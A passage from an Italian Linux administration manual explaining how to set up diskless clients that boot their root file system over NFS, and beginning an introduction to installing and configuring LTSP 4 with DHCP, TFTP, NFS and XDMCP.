Il parametro '**`nfsaddrs`**' permette di definire tutte le informazioni necessarie a stabilire il collegamento nella rete. Tutte le informazioni possono essere determinate in modo predefinito, ma non tutte contemporaneamente. Come si può intuire: le informazioni sugli indirizzi del cliente e del servente possono essere ottenute automaticamente in base ai protocolli RARP o BOOTP; l'indirizzo di un router non è necessario nel caso tutto si svolga in una rete locale; la maschera di rete può essere determinata automaticamente in base alla classe di indirizzi utilizzati; il nome del nodo di rete potrebbe corrispondere allo stesso numero IP attribuitogli; infine l'interfaccia di rete potrebbe essere semplicemente la prima a essere individuata.

Almeno le prime volte, non è una buona idea lasciare che i valori vengano determinati automaticamente.

L'ultima opzione, permette di definire il metodo di configurazione automatica. Si possono utilizzare le parole chiave '**`rarp`**' o '**`bootp`**' per indicare che si vuole sia utilizzato il protocollo RARP oppure BOOTP, rispettivamente. In alternativa si può indicare la parola chiave '**`both`**' per fare sì che vengano gestiti entrambi, oppure '**`none`**' per non utilizzarne alcuno. Se non viene indicato nulla nell'ultimo campo, si intende che non si deve utilizzare alcun protocollo.

Se non viene utilizzato alcun protocollo per la configurazione automatica, è chiaro che occorre specificare necessariamente gli indirizzi IP del cliente e del servente.

314.2.3 Un esempio

Prima di proseguire con la descrizione di ciò che serve per predisporre un cliente senza disco, conviene introdurre una situazione di esempio, che poi viene utilizzata nelle spiegazioni successive.

Si suppone di disporre di un servente nella stessa rete locale in cui si vuole collocare il cliente. In tal caso, pur non essendo necessario, viene indicato ugualmente un router che in pratica corrisponde allo stesso indirizzo del servente. La tabella 314.3 mostra questa situazione.

Tabella 314.3. Configurazione di esempio.

Elemento	Valore
servente	192.168.1.1
cliente	192.168.1.7
router	192.168.1.1
maschera di rete	255.255.255.0
nome del cliente	diskless7
interfaccia di rete	'**`eth0`**'
directory remota	'`/tftpboot/192.168.1.7`'

In questa situazione, i parametri del kernel devono essere quelli indicati qui di seguito:

```
root=/dev/nfs
nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

La scelta della directory remota da utilizzare come file system principale non è casuale; si tratta di una convenzione diffusa:

`/tftpboot/`***indirizzo_del_cliente***`/`

314.2.4 File di dispositivo «/dev/boot255»

Esistono diversi modi per avviare un kernel. Dovendo fare in modo che il kernel si avvii innestando il file system principale dalla rete, si utilizza il parametro '**`root=/dev/nfs`**', dove '`/dev/nfs`' non esiste in realtà.

Quando si utilizza LILO per l'avvio, ma anche in altre situazioni, è necessario fare riferimento a un dispositivo esistente realmente, almeno nel momento in cui si «installa» il sistema di avvio. Per questo si deve creare il dispositivo denominato '`/dev/boot255`', con numero primario zero e numero secondario 255.

`#` **`mknod /dev/boot255 c 0 255`** [*Invio*]

314.2.5 Avvio del kernel dal dischetto

L’avvio del kernel da un dischetto è un problema semplice da risolvere, descritto eventualmente nel capitolo 49. Qui si intende solo riepilogare in che modo configurare i vari sistemi di avvio.

- Se si intende avviare il kernel copiandolo in un dischetto senza file system, utilizzando quindi ‘**dd**’ (o anche ‘**cp**’), non è possibile fornire alcun parametro, tranne l’indicazione del dispositivo attraverso il programma ‘**rdev**’. In pratica, se il dischetto immagine del kernel si trova nella prima unità, si utilizza il comando seguente:

  `# rdev /dev/fd0 /dev/boot255` [*Invio*]

  Tutte le altre informazioni, devono provenire dal protocollo RARP o BOOTP. Pertanto, questo tipo di avvio non è consigliabile in generale.

- Se si realizza un dischetto contenente il kernel, avviato attraverso LILO, si possono dare i parametri necessari attraverso la configurazione del file ‘/etc/lilo.conf’. Segue il pezzo significativo, relativo all’esempio proposto in precedenza (la direttiva ‘**append**’ appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola):

```
image=/vmlinuz
        label=diskless
        root=/dev/boot255
        append="root=/dev/nfs ↩
↪nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
```

- Si può fare la stessa cosa con GRUB 1; segue un esempio della porzione più importante del file ‘/boot/grub/menu.lst’ da inserire nel dischetto stesso:

```
title diskless
kernel (fd0)/vmlinuz root=/dev/nfs ↩
↪nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
```

  Si osservi il fatto che qui non viene utilizzato il dispositivo ‘/dev/boot255’.

- SYSLINUX si configura in modo simile a LILO e a GRUB 1, con la differenza che basta collocare i file necessari nel dischetto, senza creare collegamenti tra loro. In questo senso è particolarmente comodo e decisamente preferibile quando si deve avviare un kernel da dischetto. Segue un pezzo della configurazione del file ‘SYSLINUX.CFG’ (anche in questo caso, la direttiva ‘**APPEND**’ appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola):

```
LABEL diskless
        KERNEL LINUX
        APPEND "root=/dev/nfs ↩
↪nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
```

- Loadlin richiede la preparazione di un dischetto con un sistema Dos minimo, dal quale poter avviare (di solito attraverso il file ‘AUTOEXEC.BAT’) il programma ‘**LOADLIN.EXE**’. Segue l’esempio di questo comando, separato su più righe per motivi tipografici.

```
LOADLIN vmlinuz root=/dev/nfs nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↵
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

314.3 Preparazione del servente GNU/Linux

Il servente richiede una preparazione più complessa e delicata, da studiare prima a tavolino in funzione delle cose che si vogliono fare con le macchine senza disco. Il problema, a questo proposito, risiede nel fatto che ogni distribuzione GNU/Linux ha una sua impostazione, dove sono proprio queste diversità che richiedono lo sforzo maggiore nello studio necessario ad arrivare a un servente per questo scopo.

Ogni distribuzione GNU/Linux dovrebbe fornire gli strumenti necessari ad automatizzare la creazione e la gestione del servente; in realtà solo poche fanno tanto.

314.3.1 Pianificare gli obiettivi da raggiungere

È importante decidere prima quali sono le attività per le quali devono essere utilizzate le stazioni senza disco e quindi quali programmi si intendono utilizzare. Ciò serve per stabilire quali componenti devono essere predisposti nella gerarchia utilizzata come directory radice NFS.

È bene chiarire in mente che i clienti dovrebbero avere una configurazione uniforme e che su quelle stazioni non ci dovrebbero essere utenti '**`root`**', a parte l'amministratore del servente. Se non fosse così, i vantaggi nell'utilizzo di macchine senza disco sarebbero troppo pochi per giustificare lo sforzo necessario a predisporle.

Se si intende utilizzare il sistema grafico X, anche l'uniformità delle schede video sarebbe auspicabile.

Le parole d'ordine oscurate non dovrebbero essere utilizzate.

Come ultima considerazione, i clienti non dovrebbero offrire servizi di rete.

314.3.2 Directory radice NFS

La cosa più delicata da organizzare è la directory radice dei clienti senza disco. Queste directory, per tradizione (e per stare fuori dai guai), vanno collocate a partire da '`/tftpboot/`***indirizzo***`/`'. Per fare un esempio, il cliente individuato dall'indirizzo IP 192.168.1.7, dovrebbe trovare la sua directory radice a partire dalla directory '`/tftpboot/192.168.1.7/`' del servente.

Generalmente se ne prepara una per un cliente particolare; una volta verificato che tutto funziona come si vuole, si preparano le altre utilizzando dei collegamenti fisici. Se tutto va bene, non ci dovrebbe essere bisogno di modificare la configurazione riferita a un cliente particolare, rispetto agli altri.

La directory radice NFS di ogni cliente deve contenere il necessario a permettere l'avvio del cliente stesso, lasciando che il resto venga innestato durante la fase di inizializzazione del sistema. In pratica, sono necessarie le directory '`bin/`', '`dev/`', '`etc/`', '`home/`', '`lib/`', '`mnt/`', '`opt/`', '`proc/`', '`root/`', '`sbin/`', '`tmp/`', '`usr/`' e '`var/`'. Alcune di queste vanno copiate, così come sono le directory corrispondenti del file system principale del servente, altre servono vuote, altre vanno copiate solo parzialmente.

Nella spiegazione seguente si fa l'esempio della predisposizione della directory radice NFS per il cliente 192.168.1.7; tutte le directory degli altri clienti vengono poi ottenute attraverso l'uso di collegamenti fisici, a partire dall'esempio di partenza.

Si inizia creando la directory '`/tftpboot/`' e quindi la directory '`/tftpboot/192.168.1.7/`'.

`mkdir /tftpboot` [*Invio*]

`mkdir /tftpboot/192.168.1.7` [*Invio*]

Si prosegue copiando alcune directory così come sono nel servente (è meglio non fare collegamenti ai file utilizzati dal sistema del servente) e creando altre directory vuote.

`cp -dpRv /bin /tftpboot/192.168.1.7` [*Invio*]

`cp -dpRv /dev /tftpboot/192.168.1.7` [*Invio*]

`cp -dpRv /etc /tftpboot/192.168.1.7` [*Invio*]

`mkdir /tftpboot/192.168.1.7/home` [*Invio*]

`cp -dpRv /lib /tftpboot/192.168.1.7` [*Invio*]

`mkdir /tftpboot/192.168.1.7/mnt` [*Invio*]

`mkdir /tftpboot/192.168.1.7/opt` [*Invio*]

`mkdir /tftpboot/192.168.1.7/proc` [*Invio*]

`mkdir /tftpboot/192.168.1.7/root` [*Invio*]

`cp -dpRv /sbin /tftpboot/192.168.1.7` [*Invio*]

`mkdir /tftpboot/192.168.1.7/tmp` [*Invio*]

`chmod 1777 /tftpboot/192.168.1.7/tmp` [*Invio*]

`mkdir /tftpboot/192.168.1.7/usr` [*Invio*]

`cp -dpRv /var /tftpboot/192.168.1.7` [*Invio*]

A questo punto si rifinisce un po'.

- Nella directory '`lib/`' si potrebbero eliminare i moduli, se si è deciso che i kernel dei clienti non ne devono fare uso.
- Nella directory '`etc/`' si potrebbero eliminare tutti i file e le sottodirectory riferite a programmi, inclusi i demoni, che non si intende utilizzare.
- Nella directory '`etc/`', i file '`passwd`' e '`group`' potrebbero essere dei collegamenti fisici ai file corrispondenti della directory '`/etc/`' del servente.

Si osservi che questa soluzione non è «sicura», ma dovrebbe servire per centralizzare la gestione degli utenti senza la presenza di un sistema NIS. Tuttavia, potrebbe essere inutile, dal momento che programmi come '**useradd**' rinominano i file '`passwd`' e '`group`' e poi ne generano sempre di nuovi: in questo caso conviene fare uno script per ricopiare questi file nelle directory relative ai sistemi senza disco ogni volta che si fa una modifica.

- Nella directory '`var/`' bisognerebbe eliminare tutto quello che non serve, lasciando comunque, almeno le directory vuote dove necessario. In particolare vanno eliminati tutti i file lucchetto, i file delle registrazioni e tutti i file amministrativi dei programmi che non riguardano i clienti. Altri file vanno lasciati, ma per ognuno di questi occorre conoscerne il motivo.

  Anche le directory riferite alle stampanti costituiscono un problema. Se la stampa è necessaria, è il caso di predisporre le directory e i file necessari per una stampante di rete, in modo da poter poi condividere tra tutti i clienti la stessa configurazione.

Dopo quanto descritto sulla directory '`var/`', potrebbe essere utile proporre una struttura di esempio, come guida per la scelta su cosa sia da eliminare o meno.

```
var
|-- cache/
|-- catman/
|   |-- X11/
|   |   |-- cat1/
|   |   |-- cat2/
|   |   …
|   |-- cat1/
|   |-- cat2/
|   …
|   `-- local/
|       |-- cat1/
|       |-- cat2/
|       …
|-- dhcpd/
|-- lib/
|   `-- texmf/
|       |-- fonts/
|       `-- texfonts/
|-- local/
|-- lock/
|   `-- subsys/
|-- log/
|   |-- cron/
|   |-- dmesg/
|   |-- maillog/
|   |-- messages/
|   |-- secure/
|   `-- spooler/
|-- nis/
|-- preserve/
|-- run/
|   `-- netreport/
```

```
|-- spool
|   |-- at/
|   |   `-- spool/
|   |-- cron/
|   |-- lpd/
|   |   |-- lp/
|   |   |   |
|   |   …   …  (dipende se si vuole gestire la stampa)
|   |-- mail/
|   |-- mqueue/
|   `-- rwho/
`-- tmp -> /tmp
```

Come si può osservare nell'esempio, si è scelto di fare in modo che '`var/tmp`' sia un collegamento simbolico alla directory '`tmp/`', per non perdere il controllo sulla proliferazione dei file temporanei.

314.3.3 Directory radice NFS da usare come base di partenza

È stato indicato che basta predisporre una directory radice per un cliente senza disco e poi le altre per gli altri clienti possono essere ottenuti a partire da quella, con una serie di collegamenti fisici. Questo è vero in parte. Quando si utilizza anche una sola volta il cliente di esempio, vengono creati una serie di file amministrativi, temporanei, nella directory '`var/`' (e nelle sue sottodirectory). Questi file vengono cancellati quando non servono più, oppure vengono sostituiti, ma questo non avviene regolarmente alla conclusione dell'attività. Questi file non possono essere condivisi tra i vari clienti e quindi non se ne può fare il collegamento.

Ecco quindi che diviene necessario predisporre una directory radice NFS standard che non sia utilizzata direttamente da alcun cliente e che serva per generare le altre.

La directory standard va preparata congiuntamente a quella del primo cliente utilizzato come prova del buon funzionamento della directory radice NFS. Quando si cambia qualcosa nella directory del cliente, lo si deve fare anche in quella standard, se questa modifica non si riflette già automaticamente per effetto di eventuali collegamenti fisici.

Per avere un riferimento con gli esempi, si stabilisce che la directory radice NFS standard sia '`/tftpboot/standard/`'.

314.3.4 Procedura di inizializzazione del sistema

Il problema più grosso da risolvere è la procedura di inizializzazione del sistema. A partire dal file '`etc/inittab`' è necessario analizzare tutto quello che succede nella propria distribuzione GNU/Linux e intervenire in modo da permettere l'avvio dei clienti senza disco.

Prima di farlo, si deve fare mente locale alla situazione che si ha di fronte: il kernel dei clienti provvede da solo a definire l'indirizzo dell'interfaccia di rete e a instradarsi verso il servente; inoltre innesta da solo il file system principale attraverso il protocollo NFS. Quindi, la procedura di inizializzazione del sistema non ha alcuna necessità, né la possibilità di eseguire un controllo del file system principale e nemmeno di altri dischi; inoltre non deve configurare la rete, che è già configurata.

A questo si può aggiungere il fatto che sarebbe meglio eliminare la gestione dei moduli del kernel, in modo da avere un problema in meno a cui badare; inoltre, è meglio evitare l'uso di memoria virtuale.

314.3.5 Servizi e demoni

Un'altra cosa a cui fare attenzione, sono i demoni avviati nei clienti. Bisogna ridurli al minimo indispensabile, anche in considerazione del fatto che è improbabile l'attivazione di servizi su dei clienti senza disco.

314.3.6 Configurazione di «etc/fstab»

Il file 'etc/fstab' utilizzato dai clienti senza disco va predisposto in modo da innestare ciò che manca dopo il file system principale di tipo NFS. Si tratta delle directory 'proc/', 'usr/', 'opt/' e 'home/'; la prima in modo predefinito, la seconda e la terza in sola lettura, mentre la quarta anche in scrittura. Se si vogliono utilizzare dischetti e CD-ROM nei clienti, è il caso di predisporre i punti di innesto rispettivi. L'esempio seguente dovrebbe essere chiaro a sufficienza, tenendo conto che si riferisce al nodo di rete identificato dall'indirizzo IP 192.168.1.7.

```
192.168.1.1:/tftpboot/192.168.1.7   /            nfs     defaults         0 0
none                                /proc        proc    defaults         0 0
192.168.1.1:/usr                    /usr         nfs     ro               0 0
192.168.1.1:/opt                    /opt         nfs     ro               0 0
192.168.1.1:/home                   /home        nfs     defaults         0 0
/dev/fd0                            /mnt/floppy  ext2    user,noauto      0 0
/dev/fd0                            /mnt/a       vfat    user,noauto      0 0
/dev/cdrom                          /mnt/cdrom   iso9660 user,noauto,ro   0 0
```

Si può intendere quindi che anche la directory 'mnt/' deve essere organizzata opportunamente.

L'indicazione esplicita del file system principale va fatta per permettere la chiusura corretta del funzionamento quando si avvia la procedura di arresto del sistema. Infatti, il file system principale è già innestato quando il sistema legge questo file all'avvio.

314.3.7 Esportazione del file system nel servente

Perché la gestione degli elaboratori clienti senza disco possa funzionare, occorre evidentemente che il servente consenta l'accesso al proprio file system attraverso il protocollo NFS. Si tratta, in pratica, di configurare correttamente il file '/etc/exports' e quindi di riavviare i demoni che ne permettono l'uso.

Seguendo gli esempi già visti, il modo più corretto per configurare tale file dovrebbe essere il seguente:

```
/tftpboot       192.168.1.0/255.255.255.0(rw,no_root_squash)
#
/usr    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/opt    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/home   192.168.1.0/255.255.255.0(rw,no_root_squash)
#
/lib    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/bin    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/sbin   192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/etc    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/mnt    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/var    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
```

Dagli esempi mostrati in questo capitolo, è indispensabile la condivisione delle sole directory '`/tftpboot/`', '`/usr/`', '`/opt/`' e '`/home/`'. Tuttavia, le altre directory indicate potrebbero essere utili, ed è meglio prevederne subito la condivisione.

Purtroppo, i demoni che gestiscono il servizio NFS potrebbero non essere in grado di interpretare correttamente la sintassi dell'esempio mostrato, per quanto questa sia corretta. Se si notano difficoltà, si può rimediare accontentandosi della configurazione seguente, dove il dominio *`brot.dg`* corrisponde a quello utilizzato nella rete 192.168.1.0/255.255.255.0.

```
/tftpboot       *.brot.dg(rw,no_root_squash)
#
/usr    *.brot.dg(ro)
/opt    *.brot.dg(ro)
/home   *.brot.dg(rw,no_root_squash)
#
/lib    *.brot.dg(ro)
/bin    *.brot.dg(ro)
/sbin   *.brot.dg(ro)
/etc    *.brot.dg(ro)
/mnt    *.brot.dg(ro)
/var    *.brot.dg(ro)
```

314.3.8 Attivazione di un nuovo cliente

Per attivare un nuovo cliente basta riprodurre la directory radice NFS standard, creando solo collegamenti fisici, come nell'esempio seguente, in cui si suppone di aggiungere il cliente 192.168.1.77.

`#` **`cp -ldpR /tftpboot/standard /tftpboot/192.168.1.77`** [*Invio*]

In questo modo vengono copiate le directory, mentre i file vengono riprodotti come collegamenti.

314.3.9 Memoria virtuale

In questo capitolo è stato ignorato volutamente il problema della memoria virtuale. Per attivare la sua gestione, le macchine usate come cliente dovrebbero avere un disco fisso e in tal senso dovrebbe essere modificata la procedura di inizializzazione del sistema.

314.4 Riferimenti

- Gero Kuhlmann, *Mounting the root filesystem via NFS*

  '***sorgenti_linux***`/Documentation/nfsroot.txt`'

- Stefano Salvi, *AngoLinux, Realizzazione di un Laboratorio Diskless*

  ⟨*http://www.itis.mn.it/linux/*⟩

- *EtherBoot*

  ⟨*http://www.etherboot.org/*⟩

- Charles M. Coldwell, *Diskless Linux*

  ⟨*http://frank.harvard.edu/~coldwell/diskless/*⟩

- *Linux terminal server project*

  ⟨*http://www.ltsp.org*⟩

Capitolo 315

Introduzione a LTSP 4

LTSP[1] è il nome di un sistema completo per la gestione di terminali senza disco fisso, sia a caratteri, sia grafici. La sigla sta per *Linux terminal server project*, a sottolineare il fatto che si tratta di un lavoro progettato principalmente per i sistemi GNU/Linux

Il sistema LTSP si compone di un pacchetto di programmi iniziale, denominato generalmente '**ltsp-utils**', da installare in un sistema GNU/Linux standard, con il quale si predispone la struttura di directory necessaria, si scaricano e si installano i pacchetti specifici del sistema LTSP, si configurano i servizi accessori necessari presso l'elaboratore che ospita LTSP.

Il funzionamento di LTSP dipende dalla disponibilità di altri servizi: DHCP (capitolo 301), TFTP (capitolo 305), NFS (capitolo 299), XDMCP (capitolo 233).

315.1 Collocazione del sistema LTSP

Nella situazione più semplice, si installa LTSP in un elaboratore che offre anche tutti i servizi necessari, compresa la condivisione del sistema grafico attraverso il protocollo XDMCP. Così facendo, salvo scelte locali particolari, il sistema LTSP viene installato a partire dalla directory '/opt/ltsp/' e i file del kernel, necessari per l'avvio dei terminali remoti, nella directory '/var/lib/tftpboot/lts/'. Inoltre, il file '/etc/ltsp.conf' si aggiunge per tenere traccia di alcune impostazioni generali del sistema LTSP.

Tabella 315.1. File e directory significativi per LTSP.

File o directory	Descrizione
'/etc/ltsp.conf'	File di configurazione di LTSP, gestito attraverso i programmi di servizio di LTSP stesso.
'/var/lib/tftpboot/lts/'	File necessari per l'avvio di un terminale remoto: kernel, disco RAM iniziale, altri file di avvio.
'/opt/ltsp/'	Sistema LTSP.
'/opt/ltsp/pkg_cache/'	Directory di appoggio per i pacchetti di LTSP da installare (gestita attraverso i programmi di servizio di LTSP stesso).
'/opt/ltsp/i386/'	Directory contenente la radice del sistema operativo avviato presso i terminali remoti, in questo caso per achitettura x86.
'/opt/ltsp/i386/etc/lts.conf'	File di configurazione del sistema avviato presso i terminali remoti.
'/opt/ltsp/i386/etc/screen.d/'	Directory contenente gli script di controllo delle funzioni da attribuire alle console virtuali dei terminali remoti.

315.2 Configurazione dei servizi necessari a LTSP

Perché LTSP possa funzionare, è necessario che alcuni servizi siano disponibili, possibilmente presso lo stesso elaboratore in cui si installa il sistema LTSP. I programmi di servizio di LTSP, con i quali si predispone il sistema, sono in grado di controllare la configurazione della maggior parte dei servizi che sono necessari; tuttavia, è bene rendersi conto di cosa serve a LTSP, per ridurre la probabilità che si verifichino dei problemi.

315.2.1 DHCP

Il servizio DHCP deve essere configurato in modo tale da poter assegnare un gruppo di indirizzi IPv4 validi nella rete in cui si intende operare; inoltre è necessario sapere dove inizia il sistema per i terminali remoto e occorre fornire l'indicazione del file da usare per l'avvio. L'esempio seguente rappresenta una situazione abbastanza completa e generalizzata, dove si può osservare che tutti i servizi pubblicati sono residenti nella stessa macchina con indirizzo 172.17.1.254; il file in questione è '`/etc/dhcp3/dhcpd.conf`':

```
ddns-update-style none;
option option-128 code 128 = string;
option option-129 code 129 = text;

subnet 172.17.0.0 netmask 255.255.0.0 {
  range 172.17.17.1 172.17.17.250;
  option broadcast-address 172.17.255.255;
  option routers 172.17.1.254;
  option domain-name-servers 172.17.1.254;
  option time-servers pool.ntp.org;
  option ntp-servers pool.ntp.org;
  option root-path "172.17.1.254:/opt/ltsp/i386";
  option nis-domain "nis.domain";
  option nis-servers 172.17.1.254;
  option lpr-servers 172.17.1.254;
  option log-servers 172.17.1.254;
  use-host-decl-names      on;
  filename "/lts/vmlinuz-2.6.9-ltsp-3";
}
```

A seconda di come si vuole avviare i terminali, la direttiva '**`filename`**' potrebbe essere sostituita come nell'esempio seguente, che si riferisce al caricamento dello stesso tipo di kernel:

```
...
  filename "/lts/2.6.9-ltsp-3/pxelinux.0";
...
```

Nella configurazione del servizio DHCP, quando si usa il pacchetto di ISC, occorre considerare il problema delle interfacce di rete con indirizzi multipli, attraverso degli «alias» del tipo: '**`eth0:1`**'. In pratica, il demone che fornisce il servizio vuole sapere in quali interfacce di rete operare, ma deve trattarsi di interfacce indicate normalmente (senza alias). Tuttavia, se l'indirizzo IPv4 assegnato all'interfaccia non fa parte della rete di cui fanno parte invece gli indirizzi «affittati» dal servizio, c'è il rischio che i terminali remoti non possano usare correttamente il

protocollo TFTP per caricare il kernel o qualunque altro file necessario per l'avvio. Si veda eventualmente la sezione 301.2.2 per un chiarimento di questo problema.

315.2.2 TFTP

Il servizio TFTP serve per fornire i file necessari alla prima fase di avvio dei terminali remoti. Generalmente il servizio viene configurato in modo tale da offrire l'accesso esclusivamente alla gerarchia '`/var/lib/tftpboot/`', specificando anche l'opzione '**`-s`**' all'avvio del programma '**`tftpd`**'.

Generalmente, il programma '**`tftpd`**' viene controllato dal supervisore dei servizi di rete; nel caso particolare di Inetd, si deve provvedere a sistemare il file '`/etc/inetd.conf`' aggiungendo la riga seguente:

```
tftp  dgram  udp  wait  root  /usr/sbin/tcpd  in.tftpd -s /var/lib/tftpboot
```

Nell'esempio di configurazione mostrato per il servizio DHCP, appare la direttiva seguente, per specificare il file del kernel da caricare inizialmente:

```
    filename "/lts/vmlinuz-2.6.9-ltsp-3";
```

Questa direttiva di DHCP implica il fatto che il servizio TFTP intenda invece il file '`/var/lib/tftpboot/lts/vmlinuz-2.6.9-ltsp-3`', proprio attraverso l'opzione '**`-s`**' per il programma '**`tftpd`**'.

Nella sezione che riepiloga la configurazione del DHCP appare anche la possibilità di caricare un file diverso per l'avvio, attraverso il quale si arriva poi a far caricare il kernel al terminale:

```
    filename "/lts/2.6.9-ltsp-3/pxelinux.0";
```

In questo caso, il servizio TFTP deve offrire dei comandi speciali, altrimenti l'avvio del terminale si ferma con una segnalazione di errore in cui si sottolinea il fatto che il servizio TFTP non accetta l'opzione '**`tsize`**'. A titolo di esempio, nella distribuzione GNU/Linux Debian, il pacchetto adatto a offrire il servizio TFTP con l'opzione '**`tsize`**' è denominato '**`tftpd-hpa`**'. Tuttavia, nella configurazione del supervisore dei servizi di rete occorre cambiare qualcosa perché funzioni regolarmente; l'esempio seguente si riferisce sempre al file '`/etc/inetd.conf`' di Inetd:

```
tftp dgram udp wait root /usr/sbin/in.tftpd /usr/sbin/in.tftpd -s /var/lib/tftpboot
```

315.2.3 NFS

Il sistema LTSP viene avviato presso i terminali remoti che innestano un file system di rete, offerto tramite il protocollo NFS.

Il servizio NFS viene configurato notoriamente tramite il file '`/etc/exports`' per stabilire cosa rendere accessibile all'esterno. Supponendo che i terminali remoti si trovino a utilizzare indirizzi del tipo 172.17.17.*, si tratta di aggiungere le direttive seguenti al file '`/etc/exports`':

```
/opt/ltsp              172.17.17.0/24(sync,ro,no_root_squash,nohide)
/opt/ltsp/i386         172.17.17.0/24(sync,ro,no_root_squash,nohide)
/opt/ltsp/i386/home    172.17.17.0/24(sync,rw,root_squash,nohide)
/var/opt/ltsp/swapfiles 172.17.17.0/24(async,rw,no_root_squash,nohide)
```

La condivisione di '`/opt/ltsp/i386/home/`' è opzionale, nel caso, per qualche motivo, fosse utilizzata.

315.2.4 Risoluzione dei nomi

Per maggiore comodità, può essere utile attribuire un nome ai nodi di rete che fungono da terminali, attraverso il file '`/etc/hosts`' ed eventualmente anche attraverso un servizio DNS. Non è strettamente necessario, ma può essere utile farlo.

315.2.5 XDMCP

Lo scopo principale di LTSP è quello di avviare presso i terminali un sistema grafico che si colleghi a un servizio XDMCP; pertanto, è fondamentale che questo servizio sia disponibile effettivamente. Il servizio di accesso remoto grafico XDMCP viene offerto da diversi *display manager*, per esempio da Xdm (si veda il capitolo 233 al riguardo).

Bisogna osservare che i programmi come Xdm, che servono per eseguire l'accesso al sistema direttamente attraverso la grafica, sono configurati in modo predefinito per ignorare completamente le richieste provenienti dalla rete, attraverso il protocollo XDMCP; pertanto, in questo caso occorre provvedere ad abilitare gli accessi.

I programmi di servizio di LTSP sono in grado di modificare la configurazione del programma che viene usato per l'accesso al sistema in modo grafico, comunque conviene vedere almeno un esempio con Xdm.

Il file di configurazione '`/etc/X11/xdm/xdm-config`' contiene l'elenco degli altri file utilizzati e di altre opzioni; in particolare una direttiva che impedisce l'accesso, che in questo caso va tolta o isolata con un commento:

```
…
DisplayManager.servers:         /usr/lib/X11/xdm/Xservers
DisplayManager.accessFile:      /usr/lib/X11/xdm/Xaccess
…
! SECURITY: do not listen for XDMCP or Chooser requests
! Comment out this line if you want to manage X terminals with xdm
# DisplayManager.requestPort:   0
```

Il file '`/etc/X11/xdm/Xservers`' dovrebbe permettere di controllare l'avvio locale del servizio di autenticazione grafica. Probabilmente, l'elaboratore che deve offrire il servizio XDMCP non è inteso per essere usato da un utente locale, pertanto si possono eliminare le direttive che attivano una sessione locale:

```
# :0 local /usr/bin/X11/X vt7 -dpi 100 -nolisten tcp
```

Il file '`/etc/X11/xdm/Xaccess`' dovrebbe servire a delimitare l'accessibilità del servizio XDMCP offerto. La direttiva dell'esempio seguente abilita l'accesso a qualunque indirizzo:

```
…
#
# Any host can get a login window:
#
*
…
```

315.3 Installazione di LTSP

L'installazione di LTSP nell'elaboratore ospite avviene attraverso un pacchetto, denominato LTSP utilities, che in pratica potrebbe corrispondere a '**ltsp-utils**'. Questo pacchetto di programmi viene installato nel sistema, come altri pacchetti applicativi; quindi, si procede all'utilizzo di '**ltspadmin**':

`# ltspadmin` [*Invio*]

Si ottiene un menù come nella schermata seguente:

```
ltspadmin - v0.12                                                LTSP dir: /opt/ltsp

LTSP Administration Utility

Install/Update LTSP Packages
Configure the installer options
Configure LTSP

Quit the administration program

Press <Enter> to Select   N-Next   P-Prev   Q-Quit
```

Le voci del menù hanno questo significato:

Install/Update LTSP Packages
: seleziona la funzione di installazione e di aggiornamento dei pacchetti del sistema LTSP;

Configure the installer options
: seleziona l'origine dei pacchetti di LTSP e consente di specificare eventualmente se occorre avvalersi di una cache proxy;

`Configure LTSP`

configura il sistema LTSP e, per quanto possibile, i servizi su cui si basa.

Come si può intuire, la prima operazione da compiere dovrebbe essere quella che appare al secondo posto nel menù; tuttavia, la prima volta che si esegue la funzione di installazione, se già la configurazione dell'accesso ai pacchetti non è stata richiesta, questa viene eseguita automaticamente.

Figura 315.13. Schermata di configurazione dell'accesso ai pacchetti di LTSP.

```
LTSP Installer configuration


Where to retrieve packages from?
[http://www.ltsp.org/ltsp-4.1/]

In which directory would you like to place the LTSP client tree?
[/opt/ltsp]

If you want to use an HTTP proxy, enter it here
Use 'none' if you don't want a proxy
Example:  http://proxy.yourdomain.com:3128

[none]

If you want to use an FTP proxy, enter it here
(Use 'none' if you don't want a proxy)

[none]

Correct? (y/n/c)
```

Generalmente, la configurazione dell'accesso ai pacchetti di LTSP si risolve con la semplice accettazione di quanto appare essere predefinito. Queste informazioni vanno a fissarsi nel file '`/etc/ltsp.conf`':

```
…
LTSP_DIR=/opt/ltsp
PKG_SOURCE=http://www.ltsp.org/ltsp-4.1/
HTTP_PROXY=none
FTP_PROXY=none
…
```

Quando si seleziona la funzione di installazione e aggiornamento dei pacchetti di LTSP, occorre disporre di un collegamento attivo alla rete esterna, così si ottiene una schermata contenente l'elenco dei pacchetti, dove è possibile fare una scelta, come avviene con una distribuzione GNU/Linux tipica. In condizioni normali, se il sistema ospitante ha spazio a sufficienza nel proprio file system, conviene selezionare tutto, utilizzando come comando la pressione della lettera «A» (*all*).

Figura 315.15. Schermata di selezione dei pacchetti da installare o da aggiornare. Le funzioni disponibili sono riepilogate alla base della schermata.

```
ltspadmin - v0.12                                          LTSP dir: /opt/ltsp

Component                Size (kb)   Status
[ ] ltsp_core                  78012   Not installed
[ ] ltsp_debug_tools            5280   Not installed
[ ] ltsp_kernel                19473   Not installed
[ ] ltsp_localdev              65100   Not installed
